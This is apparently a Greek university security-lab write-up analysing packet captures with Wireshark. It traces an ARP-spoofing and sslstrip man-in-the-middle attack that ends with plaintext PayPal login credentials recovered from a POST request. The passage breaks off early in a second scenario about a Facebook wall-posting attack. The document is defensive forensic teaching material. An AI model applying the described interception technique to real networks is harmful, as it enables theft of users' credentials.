
Σενάριο 2: MitM attack - SslStrip

Το **sslstrip.pcap** είναι ένα πακέτο εγγραφών το οποίο συλλέχθηκε μέσω του εργαλείου wireshark από το μηχάνημα του επιτιθέμενου για ένα συγκεκριμένο στόχο - θύμα. Αυτό που παρουσιάζετε στο συγκεκριμένο πακέτο είναι μια επίθεση man in the middle χρησιμοποιώντας την τεχνική sslstrip προκειμένου να υποκλέψουμε το username και το password. Στόχος μας είναι να παρατηρήσουμε τις εγγραφές και να κατανοήσουμε τα βήματα μιας τέτοιας επίθεσης.

1. Η διαδικασία arp spoof ξεκινά στην εγγραφή 3:


   i. Ποιος είναι ο επιτιθέμενος (Ποια είναι η διεύθυνσή MAC του);

   Η mac διεύθυνση του είναι η 08:00:27:21:05:17 (εγγραφή 3)




   ii. Ποια είναι η πραγματική διεύθυνση IP του επιτιθέμενου;

   Αυτό θα είναι εύκολο να βρεθεί δεδομένου της διεύθυνση MAC, αυτό που πρέπει να προσέξουμε είναι να μην την συγχέουμε με την IP που ο εισβολέας προσπαθεί να μιμηθεί. Η IP διεύθυνση του είναι η 192.168.1.38 (εγγραφή 18), αντιστοιχίζοντας την MAC διεύθυνση στο επίπεδο Ethernet με IP στο επίπεδο Internet Protocol .



iii. Ποιον προσπαθεί να μιμηθεί ο επιτιθέμενος (Ποια διεύθυνση IP);

Στην εγγραφή 27 παρατηρούμε ότι η MAC διεύθυνση του επιτιθέμενου δεν ταιριάζει με την IP που είχε πριν αλλά εδώ φαίνετε πως έχει αλλάξει και αντικατασταθεί με την 74.125.134.113 την οποία οικειοποιείτε στον 192.168.1.247 μέσω ARP spoof packets.




iv. Ποια είναι η IP του θύματος;

Άρα το θύμα μας έχει IP διεύθυνση την 192.168.1.247.

2. Το θύμα αρχίζει την περιήγηση στο διαδίκτυο στην εγγραφή 11


i. Τα πακέτα 11 έως 168 αντιπροσωπεύουν την κίνηση που παράγεται από τον μηχανισμό άμεσης αναζήτησης της Google (δηλαδή τα αποτελέσματα ανανεώνονται ανάλογα με την πληκτρολόγηση). Στην εγγραφή 169 ολοκληρώνετε το ερώτημα του σε αυτή την αναζήτηση, καθώς έχει τελειώσει η πληκτρολόγηση. Ποια ήταν η συμβολοσειρά αναζήτησης που ζητήθηκε από την google; (εγγραφή 169)

Ανοίγοντας το συγκεκριμένο πακέτο και επιλέγοντας την επιλογή Follow TCP Stream παρατηρούμε ότι γίνετε μια αναζήτηση (GET / search) στο www.google.com για το " weather 32303"



ii. Πόσα αιτήματα GET μεταξύ των εγγραφών 11 και 170 δημιούργησε το πρόγραμμα περιήγησης του θύματος;

Πληκτρολογούμε στο *filter : tcp contains GET* , προκειμένου να εντοπίσουμε και να απομονώσουμε εκείνες τις εγγραφές που αιτούνται δεδομένα από ένα ιστοχώρο. Αυτό που παρατηρούμε είναι ότι έχουμε 10 αιτήματα από την IP 192.168.1.247 του θύματος και αντίστοιχα άλλα 10 από την IP 192.168.1.38 του επιτιθέμενου ώστε με τις απαντήσεις που θα πάρει από τον server να μπορέσει να απαντήσει στην συνέχεια στα αρχικά ερωτήματα του θύματος χωρίς να καταλάβει την διαφορά για το ποιος έχει απαντήσει. Όπως βλέπουμε και στην εικόνα παρακάτω ο επιτιθέμενος στο θύμα εμφανίζετε ως server με την IP του server και στην συνέχεια χρησιμοποιεί την κανονική του IP για να πάρει τις πληροφορίες από τον κανονικό server.




3. Μετά την περιήγησή του στην google.com, το θύμα επισκέπτεται μια άλλη ιστοσελίδα όπου δεν επιβάλλετε Strict Transport Security.

i. Ποια είναι τελικά η δεύτερη ιστοσελίδα που επισκέπτεται το θύμα;

χρησιμοποιούμε την εντολή ssl.handshake.type == 2 στο filter για να εντοπίσουμε την κίνηση και τα πακέτα του SSL handshake, το site που επισκέφθηκε το θύμα είναι της verisign.com

ii. Μια συνεδρία HTTPS εγκαθιδρύθηκε μεταξύ των εγγραφών 1303 - 1322. Είναι μια SSL χειραψία μεταξύ του θύματος και της ιστοσελίδας ή μεταξύ του επιτιθέμενου και της ιστοσελίδας;

στην εγγραφή 1303 παρατηρούμε ότι ξεκινάει μια SSL χειραψία όπου η ιστοσελίδα (184.87.130.85) στέλνει ένα Server Hello μαζί με πιστοποιητικό (1315) της προς αυθεντικοποίηση της στο αίτημα του client (192.168.1.38) για σύνδεση. ανοίγοντας την συγκεκριμένη εγγραφή εξακριβώνουμε ότι η συγκεκριμένη IP (MAC = 08:00:27:21:05:17) ανήκει στον επιτιθέμενο μας, άρα η SSL χειραψία που πραγματοποιήθηκε είναι μεταξύ του επιτιθέμενου και του server της ιστοσελίδας.




iii. Η εγγραφή 3284 είναι ένα plaintext (HTTP POST request) που παράγεται από το θύμα πατώντας το κουμπί login στη φόρμα εισόδου μιας ιστοσελίδας. Ποιο είναι το όνομα χρήστη και ο κωδικός πρόσβασης του θύματος;

ανοίγοντας την παραπάνω εγγραφή παρατηρούμε τα εξής:

- το θύμα μας 192.168.1.247 προσπαθεί να προσπελάσει την ιστοσελίδα www.paypal.com προκειμένου να κάνει login ως χρήστης
- ο επιτιθέμενος μας 08:00:27:21:05:17 έχει εξαπατήσει το θύμα να συνδεθεί μαζί του αφού εμφανίζετε να έχει άλλη IP από την πραγματική του 23.7.50.234 η οποία αντιστοιχεί στον server της paypal
- το θύμα μας στέλνει το username και το password του μέσω plaintext και όχι προστατευμένα μιας HTTPS σύνδεσης με αποτέλεσμα να είναι εύκολη λεία για τον επιτιθέμενο μας.

- επεκτείνοντας τώρα το επίπεδο Line - based text data εντοπίζουμε ότι το θύμα έχει ως username και password τα ακόλουθα login_email=TARGETUSER & login_password=ILOVETHEINTERNET




Σενάριο 3 : Facebook

Μετά την πρόσληψη μας ως τεχνικοί ασφαλείας στο Πανεπιστήμιο, είμαστε τόσο ενθουσιασμένοι που στέλνουμε ένα μήνυμα στον καλύτερο φίλο μας στο facebook. Ωστόσο προς μεγάλη μας έκπληξη παρατηρούμε ότι το μήνυμά μας έχει επίσης αναρτηθεί στον τοίχο του φίλους μας, το οποίο δείχνει ότι υπάρχει κάποιος στο πανεπιστήμιο όπου επιτίθεται στο δίκτυο. Ευτυχώς, μπορούμε να εντοπίσουμε τον υπολογιστή που χρησιμοποίησε ο επιτιθέμενος και έχουμε ήδη συλλέξει την κυκλοφορία του δικτύου τις τελευταίες μέρες για την ανάλυση.


Εξετάζουμε το πακέτο δεδομένων που συλλέξαμε ώστε να βρούμε στοιχεία για την επίθεση στο τοίχο του facebook

1. πληκτρολογούμε στο *filter : http contains facebook && http contains post* προκειμένου να αναζητήσουμε εγγραφές που σχετίζονται με το πρωτόκολλο HTTP για επικοινωνία με το facebook και περιέχουν δεδομένα που έχουν σταλεί για εισαγωγή.


2. εντοπίζουμε το path με το updatestatus από το οποίο πιθανόν να δημιουργείτε το πρόβλημα και στην συνέχεια



